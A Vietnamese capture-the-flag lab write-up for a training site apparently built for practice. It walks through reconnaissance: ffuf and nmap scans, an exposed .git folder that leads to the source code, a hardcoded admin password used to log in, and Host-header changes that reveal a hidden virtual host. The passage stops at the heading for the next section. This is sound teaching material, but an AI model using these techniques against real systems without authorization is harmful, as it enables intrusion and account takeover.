



RECON_2 WRITEUPS

1. Labs Overview:

Goal: Đọc flag trong database và chiếm quyền kiểm soát server.


2. Analysis:

Cách hoạt động của ứng dụng:

- Truy cập vào ứng dụng với đường link: <http://shop.cyberjutsu-lab.tech/>

The screenshot shows a web application interface for 'Cute Store'. At the top, there is a blue navigation bar with the store's name and a 'Sign Up' button. The main body of the page is white and features a central 'Login' form. This form includes input fields for 'Username' and 'Password', a blue 'Submit' button, and two links: 'Don't have account' and 'Sign Up'.

- Đây là 1 trang web shopping với những chức năng cơ bản như đăng nhập, đăng ký và đặt hàng vật phẩm ta muốn mua.



Tiến hành scan directories:

- Đầu tiên, ta sẽ tiến hành scan directories bằng tool **ffuf**
- Dùng lệnh:

```
./ffuf -u http://shop.cyberjutsu-lab.tech/FUZZ -w common.txt
```


- Trong đó:
 - o -u: là option nhận vào giá trị url để ffuf có thể scan
 - o -w: là option nhận vào wordlist để scan

```
.git [Status: 301, Size: 342, Words: 20, Lines: 10, Duration: 46ms]
.git/logs/ [Status: 403, Size: 291, Words: 20, Lines: 10, Duration: 44ms]
.git/config [Status: 200, Size: 302, Words: 23, Lines: 14, Duration: 55ms]
.git/HEAD [Status: 200, Size: 21, Words: 2, Lines: 2, Duration: 56ms]
.hta [Status: 403, Size: 291, Words: 20, Lines: 10, Duration: 57ms]
.git/index [Status: 200, Size: 2238, Words: 13, Lines: 18, Duration: 58ms]
.htaccess [Status: 403, Size: 291, Words: 20, Lines: 10, Duration: 57ms]
.htpasswd [Status: 403, Size: 291, Words: 20, Lines: 10, Duration: 65ms]
db [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 25ms]
img [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 38ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 32ms]
scripts [Status: 301, Size: 345, Words: 20, Lines: 10, Duration: 25ms]
server-status [Status: 403, Size: 291, Words: 20, Lines: 10, Duration: 25ms]
static [Status: 301, Size: 344, Words: 20, Lines: 10, Duration: 24ms]
styles [Status: 301, Size: 344, Words: 20, Lines: 10, Duration: 30ms]
:: Progress: [4686/4686] :: Job [1/1] :: 1436 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
khoiminhvo32@MinKhoy:~/ffuf_1.5.0_linux_386$
```

⇒ Có endpoint **/.git**, có vẻ như khi deploy ứng dụng, anh dev đã để quên file **.git**




- Nhìn vào kết quả, thấy chỉ có **/.git/HEAD** và **/.git/config** là trả về http status 200
- Thử truy cập tới **/.git/config**



```
[core]
    repositoryformatversion = 0
    filemode = false
    bare = false
    logallrefupdates = true
    symlinks = false
    ignorecase = true
[remote "origin"]
    url = https://github.com/timoxoszt/shop-cute.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
```

- Nhận thấy link github origin là:
<https://github.com/timoxoszt/shop-cute.git>
- Truy cập tới đường dẫn này, ta thấy được tất cả source của trang
<http://shop.cyberjutsu-lab.tech/>



- Tiến hành clone source code về
- Trong lúc đọc source code, nhận ra trang /login.php và /register.php không bị SQL Injection vì anh dev đã sử dụng Prepare Statement


```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    try {  
        include "db.php";  
        $sql = "select username from users where username=? and password=?";  
        $sth = $conn->prepare($sql);  
        $sth->execute(array($_POST['username'], $_POST['password']));  
        $sth->setFetchMode(PDO::FETCH_ASSOC);  
        if ($sth->rowCount() > 0) {  
            $row = $sth->fetch(); {  
                $_SESSION['username'] = $row['username'];  
                die(header("location: shopping.php"));  
            }  
        } else {  
            $message = "Wrong username or password";  
        }  
    } catch (PDOException $e) {  
        $message = $sql . "<br>" . $e->getMessage();  
    }  
}
```



- Ta cũng nhận ra có file **db/init.sql** có chứa username và password của admin:

```
CREATE TABLE `users` (  
  `id` int(11) NOT NULL AUTO_INCREMENT,  
  `username` varchar(30) NOT NULL,  
  `password` varchar(40) NOT NULL,  
  PRIMARY KEY (`id`),  
  UNIQUE KEY `username` (`username`)  
);  
  
INSERT INTO `users` (`username`, `password`) VALUES ('admin', 'r4nd0MP4ssWord');
```

- Thử sử dụng credentials này để đăng nhập



⇒ Thành công đăng nhập account admin

Tiến hành scan ip:

- Tiếp theo, ta sẽ dùng **nmap** để scan những port đang mở của ứng dụng
- Dùng command:


```
nmap -sC -sV -A shop.cyberjutsu-lab.tech
```



- Trong đó:
 - o -sC: Dùng script mặc định của **nmap** để scan
 - o -sV: Xác định version của các service được scan ra
 - o -A: Xác định hệ điều hành

```
khoiminervo32@MinKhoy:~$ nmap -sC -sV -A shop.cyberjutsu-lab.tech
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-02 11:20 +07
Nmap scan report for shop.cyberjutsu-lab.tech (103.145.62.203)
Host is up (0.074s latency)
rDNS record for 103.145.62.203: cms.cyberjutsu-lab.tech
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
| | /:
| |   PHPSESSID:
| |   httponly flag not set
| |_ http-git:
| |   103.145.62.203:80/.git/
| |   Git repository found!
| |   Repository description: Unnamed repository; edit this file 'description' to name the...
| |   Remotes:
| |_   https://github.com/hongan2419/shop-cute.git
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was login.php
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
| | /:
| |   PHPSESSID:
| |   httponly flag not set
| |_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Koinbase
|_ Requested resource was /auth.php
|_ ssl-cert: Subject: commonName=koinbase.cyberjutsu-lab.tech
|_ Subject Alternative Name: DNS:koinbase.cyberjutsu-lab.tech
|_ Not valid before: 2022-11-29T08:07:43
|_ Not valid after: 2023-02-27T08:07:42
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Nhận thấy không có port nào lạ (port 22 để ssh, port 80 là http và 443 là https)
- Để ý kĩ, ta thấy **nmap** có thể xác định được IP của ứng dụng – 103.145.62.203
- Thử truy cập tới IP này trên trình duyệt



⇒ Server tự động redirect ta về trang <http://cms.cyberjutsu-lab.tech/>

Giả thuyết:

- 1 server sẽ có thể host được nhiều trang web
- Có vẻ như server này đang chứa 2 trang web là <http://shop.cyberjutsu-lab.tech> và <http://cms.cyberjutsu-lab.tech/>
- Nhưng đã có vấn đề gì đó với domain cms.cyberjutsu-lab.tech (có thể là domain đã hết hạn..)
- Nếu đúng là do domain đã hết hạn nhưng vẫn được trỏ về IP này, vậy sẽ ra sao nếu ta thay host của cú request thành cms.cyberjutsu-lab.tech?

Kiểm chứng giả thuyết:

- Bắt lại cú request gửi tới IP 103.145.62.203



Request

```
1 GET / HTTP/1.1
2 Host: 103.145.62.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Response

```
1 HTTP/1.1 301 Moved Permanently
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 02 Dec 2022 06:15:04 GMT
4 Content-Type: text/html
5 Content-Length: 178
6 Connection: close
7 Location: http://cms.cyberjutsu-lab.tech/
8
9 <html>
10   <head>
11     <title>
12       301 Moved Permanently
13     </title>
14   </head>
15   <body>
16     <center>
17       <h1>
18         301 Moved Permanently
19       </h1>
20     </center>
21     <hr>
22     <center>
23       nginx/1.18.0 (Ubuntu)
24     </center>
25   </body>
26 </html>
```


- Tiến hành thay đổi host thành **cms.cyberjutsu-lab.tech** và gửi lại request



```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: cms.cyberjutsu-lab.tech
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10


Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 02 Dec 2022 06:18:36 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 2303
6 Connection: close
7 X-Powered-By: PHP/7.4.2
8 Vary: Accept-Encoding
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="utf-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <title>
16       LAMP STACK
17     </title>
18     <link rel="stylesheet" href="/assets/css/bulma.min.css">
19   </head>
20   <body>
21     <section class="hero is-medium is-info is-bold">
22       <div class="hero-body">
23         <div class="container has-text-centered">
24           <h1 class="title">
25             LAMP STACK
26           </h1>
27           <h2 class="subtitle">
28             Your local development environment
29           </h2>
30         </div>
31       </div>
32     </section>
33   </body>
34 </html>
```

⇒ Response đã thay đổi và trả về cho ta 1 ứng dụng web tên LAMP STACK





- ⇒ Xác định được đúng là có tồn tại domain này
- Tiếp theo, ta cần thay đổi config trên máy của ta để mỗi lần gửi request với IP 103.145.62.203, Host luôn là **cms.cyberjutsu-lab.tech**
- Để làm được điều này, ta cần mở notepad với quyền Administrator



- Sau đó, bấm Open và chọn file theo đường dẫn:
 - Đối với máy Windows: **C:/Windows/System32/drivers/etc/hosts**




- Đối với máy Linux: **/etc/hosts**
- File **hosts** này giúp ta có thể điều hướng tên miền trở về IP bất kỳ
- Thêm IP 103.145.62.203 và host là **cms.cyberjutsu-lab.tech**

```
hosts - Notepad
File Edit View
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
#
# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost
192.168.137.140 local.dnn9.com
192.168.137.140 vs.local
103.145.62.203 cms.cyberjutsu-lab.tech
# Added by Docker Desktop
169.254.245.211 host.docker.internal
169.254.245.211 gateway.docker.internal
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
Ln 32, Col 1 100% Windows (CRLF) UTF-8 with BOM
```

⇒ Từ bây giờ khi gửi request tới IP 103.145.62.203, host – tên miền của ta sẽ luôn là **cms.cyberjutsu-lab.tech**



Phân tích ứng dụng LAMP STACK:



